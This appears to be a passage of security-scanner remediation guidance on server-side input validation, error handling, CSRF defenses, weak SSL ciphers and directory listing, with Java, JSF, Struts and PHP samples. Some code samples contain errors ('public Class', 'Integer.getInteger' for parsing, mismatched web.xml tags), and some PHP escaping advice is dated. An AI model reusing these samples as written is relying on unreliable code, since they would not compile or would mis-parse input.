minLength: succeeds if the field is length is greater than or equal to the min attribute.
byte, short, integer, long, float, double: succeeds if the value can be converted to the corresponding primitive.
date: succeeds if the value represents a valid date. A date pattern may be provided.
creditCard: succeeds if the value could be a valid credit card number.
e-mail: succeeds if the value could be a valid e-mail address.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events and input validation.

The JavaServer Faces API implements the following basic validators, but custom validators may be defined:
validate_doublerange: registers a DoubleRangeValidator on a component
validate_length: registers a LengthValidator on a component
validate_longrange: registers a LongRangeValidator on a component
validate_required: registers a RequiredValidator on a component
validate_stringrange: registers a StringRangeValidator on a component

validator: registers a custom Validator on a component

The JavaServer Faces API defines the following UIInput and UIOutput Renderers (Tags):
input_date: accepts a java.util.Date formatted with a java.text.Date instance
output_date: displays a java.util.Date formatted with a java.text.Date instance
input_datetime: accepts a java.util.Date formatted with a java.text.DateTime instance
output_datetime: displays a java.util.Date formatted with a java.text.DateTime instance
input_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
output_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
input_text: accepts a text string of one line.
output_text: displays a text string of one line.
input_time: accepts a java.util.Date, formatted with a java.text.DateFormat time instance
output_time: displays a java.util.Date, formatted with a java.text.DateFormat time instance
input_hidden: allows a page author to include a hidden variable in a page
input_secret: accepts one line of text with no spaces and displays it as a set of asterisks as it is typed
input_textarea: accepts multiple lines of text
output_errors: displays error messages for an entire page or error messages associated with a specified client identifier
output_label: displays a nested component as a label for a specified input field
output_message: displays a localized message

Example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

** Error Handling:

Many J2EE web application architectures follow the Model View Controller (MVC) pattern. In this pattern a Servlet acts as a Controller. A Servlet delegates the application processing to a JavaBean such as an EJB Session Bean (the Model). The Servlet then forwards the request to a JSP (View) to render the processing results. Servlets should check all input, output, return codes, error codes and known exceptions to ensure that the expected processing actually occurred.

While data validation protects applications against malicious data tampering, a sound error handling strategy is necessary to prevent the application from inadvertently disclosing internal error messages such as exception stack traces. A good error handling strategy addresses the following items:

[1] Defining Errors
[2] Reporting Errors
[3] Rendering Errors
[4] Error Mapping

[1] Defining Errors
Hard-coded error messages in the application layer (e.g. Servlets) should be avoided. Instead, the application should use error keys that map to known application failures. A good practice is to define error keys that map to validation rules for HTML form fields or other bean properties. For example, if the "user_name" field is required, is alphanumeric, and must be unique in the database, then the following error keys should be defined:

(a) ERROR_USERNAME_REQUIRED: this error key is used to display a message notifying the user that the "user_name" field is required;
(b) ERROR_USERNAME_ALPHANUMERIC: this error key is used to display a message notifying the user that the "user_name" field should be alphanumeric;
(c) ERROR_USERNAME_DUPLICATE: this error key is used to display a message notifying the user that the "user_name" value is a duplicate in the database;
(d) ERROR_USERNAME_INVALID: this error key is used to display a generic message notifying the user that the "user_name" value is invalid;

A good practice is to define the following framework Java classes which are used to store and report application errors:

- ErrorKeys: defines all error keys

```
// Example: ErrorKeys defining the following error keys:
//    - ERROR_USERNAME_REQUIRED
//    - ERROR_USERNAME_ALPHANUMERIC
//    - ERROR_USERNAME_DUPLICATE
//    - ERROR_USERNAME_INVALID
//    ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: encapsulates an individual error

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
    this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
    this.key = key;
    this.values = values;
    }

    // Returns the error key
    public String getKey() {
    return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
    return this.values;
    }

    private String key = null;
    private Object[] values = null;
}
```

- Errors: encapsulates a Collection of errors

```
// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public Class Errors implements Serializable {
```

```
        // Adds an Error object to the Collection of errors for the specified bean property.
        public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
        propertyErrors = new ArrayList();
        errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
        }

        // Returns true if there are any errors
        public boolean hasErrors() {
        return (errors.size > 0);
        }

        // Returns the Errors for the specified property
        public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
        }

        private HashMap errors = new HashMap();
    }
```

Using the above framework classes, here is an example to process validation errors of the "user_name" field:

```
// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE);
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...
```

[2] Reporting Errors
There are two ways to report web-tier application errors:
(a) Servlet Error Mechanism
(b) JSP Error Mechanism

[2-a] Servlet Error Mechanism
A Servlet may report errors by:
- forwarding to the input JSP (having already stored the errors in a request attribute), OR
- calling response.sendError with an HTTP error code argument, OR
- throwing an exception

It is good practice to process all known application errors (as described in section [1]), store them in a request attribute, and forward to the input JSP. The input JSP should display the error messages and prompt the user to re-enter the data. The following example illustrates how to forward to an input JSP (userInput.jsp):

```
// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
```

```
    }
```

If the Servlet cannot forward to a known JSP page, the second option is to report an error using the response.sendError method with HttpServletResponse.SC_INTERNAL_SERVER_ERROR (status code 500) as argument. Refer to the javadoc of javax.servlet.http.HttpServletResponse for more details on the various HTTP status codes. Example to return a HTTP error:

```
    // Example to return a HTTP error code
    RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
    if (rd == null) {
        // messages is a resource bundle with all message keys and values
        response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
            messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
    }
```

As a last resort, Servlets can throw an exception, which must be a subclass of one of the following classes:
- RuntimeException
- ServletException
- IOException

[2-b] JSP Error Mechanism
JSP pages provide a mechanism to handle runtime exceptions by defining an errorPage directive as shown in the following example:

```
        <%@ page errorPage="/errors/userValidation.jsp" %>
```

Uncaught JSP exceptions are forwarded to the specified errorPage, and the original exception is set in a request parameter called javax.servlet.jsp.jspException. The error page must include a isErrorPage directive as shown below:

```
        <%@ page isErrorPage="true" %>
```

The isErrorPage directive causes the "exception" variable to be initialized to the exception object being thrown.

[3] Rendering Errors
The J2SE Internationalization APIs provide utility classes for externalizing application resources and formatting messages including:

(a) Resource Bundles
(b) Message Formatting

[3-a] Resource Bundles
Resource bundles support internationalization by separating localized data from the source code that uses it. Each resource bundle stores a map of key/value pairs for a specific locale.

It is common to use or extend java.util.PropertyResourceBundle, which stores the content in an external properties file as shown in the following example:

```
    ################################################
    # ErrorMessages.properties
    ################################################
    # required user name error message
    error.username.required=User name field is required

    # invalid user name format
    error.username.alphanumeric=User name must be alphanumeric

    # duplicate user name error message
    error.username.duplicate=User name {0} already exists, please choose another one
```

```
...
```

Multiple resources can be defined to support different locales (hence the name resource bundle). For example, ErrorMessages_fr.properties can be defined to support the French member of the bundle family. If the resource member of the requested locale does not exist, the default member is used. In the above example, the default resource is ErrorMessages.properties. Depending on the user's locale, the application (JSP or Servlet) retrieves content from the appropriate resource.

[3-b] Message Formatting
The J2SE standard class java.util.MessageFormat provides a generic way to create messages with replacement placeholders. A MessageFormat object contains a pattern string with embedded format specifiers as shown below:

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

Here is a more comprehensive example to render error messages using ResourceBundle and MessageFormat:

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
        // Format the message using the specified placeholders args
        return MessageFormat.format(errorMessage, args);
        } else {
        return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}
...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
```

It is recommended to define a custom JSP tag, e.g. displayErrors, to iterate through and render error messages as shown in the above example.

[4] Error Mapping
Normally, the Servlet Container will return a default error page corresponding to either the response status code or the exception. A mapping between the status code or the exception and a web resource may be specified using custom error pages. It is a good practice to develop static error pages that do not disclose internal error states (by default, most Servlet containers will report internal error messages). This mapping is configured in the Web Deployment Descriptor (web.xml) as specified in the following example:

```
<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
  <exception-type>UserValidationException</exception-type>
  <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
  <error-code>500</exception-type>
  <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
...
</error-page>
...
```

RECOMMENDED JAVA TOOLS
The two main Java frameworks for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a Java framework that defines the error handling mechanism as described above. Validation rules are configured in an XML file that defines input validation rules for form fields and the corresponding validation error keys. Struts provides internationalization support to build localized applications using resource bundles and message formatting.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

The Struts JSP tag library defines the "errors" tag that conditionally displays a set of accumulated error messages as shown in the following example:

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
```

```
<html:html>
<head>
<body>
    <html:form action="/logon.do">
    <table border="0" width="100%">
    <tr>
        <th align="right">
        <html:errors property="username"/>
        <bean:message key="prompt.username"/>
        </th>
        <td align="left">
        <html:text property="username" size="16"/>
        </td>
    </tr>
    <tr>
    <td align="right">
        <html:submit><bean:message key="button.submit"/></html:submit>
    </td>
    <td align="right">
        <html:reset><bean:message key="button.reset"/></html:reset>
    </td>
    </tr>
    </table>
    </html:form>
</body>
</html:html>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events, validate input, and support internationalization.

The JavaServer Faces API defines the "output_errors" UIOutput Renderer, which displays error messages for an entire page or error messages associated with a specified client identifier.

Example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

PHP

** Filter User Input

Before passing any data to a SQL query, it should always be properly filtered with whitelisting techniques. This cannot be over-emphasized. Filtering user input will correct many injection flaws before they arrive at the database.

** Quote User Input

Regardless of data type, it is always a good idea to place single quotes around all user data if this is permitted by the database. MySQL allows this formatting technique.

** Escape the Data Values

If you're using MySQL 4.3.0 or newer, you should escape all strings with mysql_real_escape_string(). If you are using an older version of MySQL, you should use the mysql_escape_string() function. If you are not using MySQL, you might choose to use the specific escaping function for your particular database. If you are not aware of an escaping function, you might choose to utilize a more generic escaping function such as addslashes().

If you're using the PEAR DB database abstraction layer, you can use the DB::quote() method or use a query placeholder like ?, which automatically escapes the value that replaces the placeholder.

REFERENCES
http://ca3.php.net/mysql_real_escape_string
http://ca.php.net/mysql_escape_string
http://ca.php.net/addslashes
http://pear.php.net/package-info.php?package=DB

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must always be performed on the server-tier. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement a function or functions that validates each application parameter. The following sections describe some example checking.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type.

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum

length and/or a maximum length.

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

[6] Field pattern
Always check that user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:
^[a-zA-Z0-9]+$

[7] Cookie value
The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

[8] HTTP Response

[8-1] Filter user input
To guard the application against cross-site scripting, the developer should sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

PHP includes some automatic sanitization utility functions, such as htmlentities():

```
$input = htmlentities($input, ENT_QUOTES, UTF-8);
```

In addition, in order to avoid UTF-7 variants of Cross-site Scripting, you should explicitly define the Content-Type header of the response, for example:

```
<?php

header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] Secure the cookie

When storing sensitive data in a cookie and transporting it over SSL, make sure that you first set the secure flag of the cookie in the HTTP response. This will instruct the browser to only use that cookie over SSL connections.

You can use the following code example, for securing the cookie:

```
<$php

    $value = "some_value";
    $time = time()+3600;
    $path = "/application/";
    $domain = ".example.com";
    $secure = 1;

    setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);
?>
```

In addition, we recommend that you use the HttpOnly flag. When the HttpOnly flag is set to TRUE the cookie will be made accessible only through the HTTP protocol. This means that the cookie won't be accessible by scripting languages, such as JavaScript. This setting can effectively help to reduce identity theft through XSS attacks (although it is not supported by all

browsers).

The HttpOnly flag was Added in PHP 5.2.0.

REFERENCES

[1] Mitigating Cross-site Scripting With HTTP-only Cookies:
http://msdn2.microsoft.com/en-us/library/ms533046.aspx
[2] PHP Security Consortium:
http://phpsec.org/
[3] PHP & Web Application Security Blog (Chris Shiflett):
http://shiflett.org/

Go to Table of Contents

M DAST: Cross-Site Request Forgery

General

There are several mitigation techniques:
[1] Strategy: Libraries or Frameworks
Use a vetted library or framework that does not allow this weakness, or provides constructs that make it easier to avoid.
For example, use anti-CSRF packages such as the OWASP CSRFGuard -
http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet
Another example is the ESAPI Session Management control, which includes a component for CSRF -
http://www.owasp.org/index.php/ESAPI

[2] Ensure that your application is free of cross-site scripting issues (CWE-79), because most CSRF defenses can be bypassed using attacker-controlled script.

[3] Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330) -
http://www.cgisecurity.com/articles/csrf-faq.shtml
Note that this can be bypassed using XSS (CWE-79).

[4] Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Note that this can be bypassed using XSS (CWE-79).

[5] Use the "double-submitted cookie" method as described by Felten and Zeller:
When a user visits a site, the site should generate a pseudorandom value and set it as a cookie on the user's machine. The site should require every form submission to include this value as both a form and a cookie value. When a POST request is sent to the site, the request should only be considered valid if the form and cookie values are the same.
Because of same-origin policy, an attacker cannot read or modify the value stored in the cookie. To successfully submit a form on behalf of the user, the attacker would have to correctly guess the pseudorandom value. If the pseudorandom value is cryptographically strong, this will be prohibitively difficult.
This technique requires Javascript, so it may not work for browsers that have Javascript disabled -
http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.147.1445

Note that this can probably be bypassed using XSS (CWE-79), or when using web technologies that enable the attacker to read raw headers from HTTP requests.

[6] Do not use the GET method for any request that triggers a state change.

[7] Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.

Note that this can be bypassed using XSS (CWE-79). An attacker could use XSS to generate a spoofed Referer, or to generate a malicious request from a page whose Referer would be allowed.

Go to Table of Contents

M DAST: Deprecated SSL Version is Supported

General

Reconfigure the server to avoid the use of weak cipher suites. The configuration changes are server-specific.
For Microsoft Windows XP and Microsoft Windows Server 2003, follow these instructions:
http://support.microsoft.com/kb/245030
For Microsoft Windows Vista, Microsoft Windows 7, and Microsoft Windows Server 2008, remove the cipher suites that were identified as weak from the Supported Cipher Suite list by following these instructions:
http://msdn.microsoft.com/en-us/library/windows/desktop/bb870930(v=vs.85).aspx
For Apache TomCat server, follow these instructions:
https://www.owasp.org/index.php/Talk:Securing_tomcat#Disabling_weak_ciphers_in_Tomcat
For Apache server, modify (or add) the SSLCipherSuite directive in the httpd.conf or ssl.conf file:
" SSLCipherSuite HIGH:MEDIUM:!MD5!EXP:!NULL:!LOW:!ADH " (without quotation marks). For more information please visit:
http://httpd.apache.org/docs/2.2/mod/mod_ssl.html#sslciphersuite

Go to Table of Contents

M DAST: Directory Listing

General

[1] Configure the web server to deny listing of directories.
[2] Download a specific security patch according to the issue existing on your web server or web application. Some of the known directory listing issues are listed in the "References" field of this advisory.
[3] A Workaround from the "CERT" advisory found in the "References" field of this advisory, to fix the short filenames (8.3 DOS format) problem:
a. Use only 8.3-compliant short file names for the files that you want to have protected solely by the web server. On FAT file systems (16-bit) this can be enforced by enabling (setting to 1) the "Win31FileSystem" registry key (registry path: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem\).
b. On NTFS (32-bit), you can disable the creation of the 8.3-compliant short file name for files with long file names by enabling (setting to 1) the "NtfsDisable8dot3NameCreation" registry key (registry path: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem\). However, this step may cause compatibility problems with 16-bit applications.
c. Use NTFS-based ACLs (directory or file level access control lists) to augment or replace web server-based security.

Go to Table of Contents

M DAST: HTTP Response Splitting

General

Assume all input is malicious. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system.

.Net

You can add input validation to Web Forms pages by using validation controls. Validation controls provide an easy-to-use mechanism for all common types of standard validation - for example, testing for valid dates or values within a range - plus ways to provide custom-written validation. In addition, validation controls allow you to completely customize how error information is displayed to the user. Validation controls can be used with any controls that are processed in a Web Forms page's class file, including both HTML and Web server controls.

In order to make sure user input contains only valid values, you can use one of the following validation controls:

a. "RangeValidator": checks that a user's entry (value) is between specified lower and upper boundaries. You can check ranges within pairs of numbers, alphabetic characters, and dates.

b. "RegularExpressionValidator": checks that the entry matches a pattern defined by a regular expression. This type of validation allows you to check for predictable sequences of characters, such as those in social security numbers, e-mail addresses, telephone numbers, postal codes, and so on.

Important note: validation controls do not block user input or change the flow of page processing, they only set an error state, and produce error messages. It is the programmer's responsibility to test the state of the controls in the code before performing further application-specific actions.

There are two ways to check for user input validity:

1. Testing for a general error state:

In your code, test the page's IsValid property. This property rolls up the values of the IsValid properties of all the validation controls on the page (using a logical AND). If one of the validation controls is set to invalid, the page's property will return false.

2. Testing for the error state of individual controls:

Loop through the page's Validators collection, which contains references to all the validation controls. You can then examine the IsValid property of each validation control.

J2EE

** Input Data Validation:

While data validations may be provided as a user convenience on the "client" tier data validation must be performed on the "server" tier, i.e. Servlets. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement the above routine as static methods in a "Validator" utility class. The following sections describe an example validator class.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Here is an example of how to validate required fields:

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
        isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type. Use the Java primitive wrapper classes to check if the field value can be safely converted to the desired primitive data type.

Here an example of how to validate a numeric field (type int):

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
        Integer.parseInt(value);
        isFieldValid = true;
        } catch (Exception e) {
        isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

A good practice is to convert all HTTP request parameters to their respective data types. For example, the developer should store the "integerValue" of a request parameter in a request attribute and use it as shown in the following example:

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

Here are the primary Java data types that the application should handle (as described above):
- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

Here is an example to validate that the length of the userName field is between 8 and 20 characters:

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
```

```
        String validatedValue = value;
        if (!validateRequired(value)) {
        validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
        validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

Here is an example to validate that the input numberOfChoices is between 10 and 20:

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
        // numberOfChoices is valid, continue processing request
        ...
        }
    }
}
```

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

Here is an example to validate the user selection against a list of allowed options:

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
        List list = Arrays.asList(options);
        if (list != null) {
        isValidValue = list.contains(value);
        }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3");
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
```

```
    }
```

[6] Field pattern
Always check that the user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression: ^[a-zA-Z0-9]*$

Java 1.3 or earlier versions do not include any regular expression packages. Apache Regular Expression Package (see Resources below) is recommended for use with Java 1.3 to resolve this lack of support. Here is an example to perform regular expression validation:

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        RE r = new RE(expression);
        match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```

Java 1.4 introduced a new regular expression package (java.util.regex). Here is a modified version of Validator.matchPattern using the new Java 1.4 regular expression package:

```
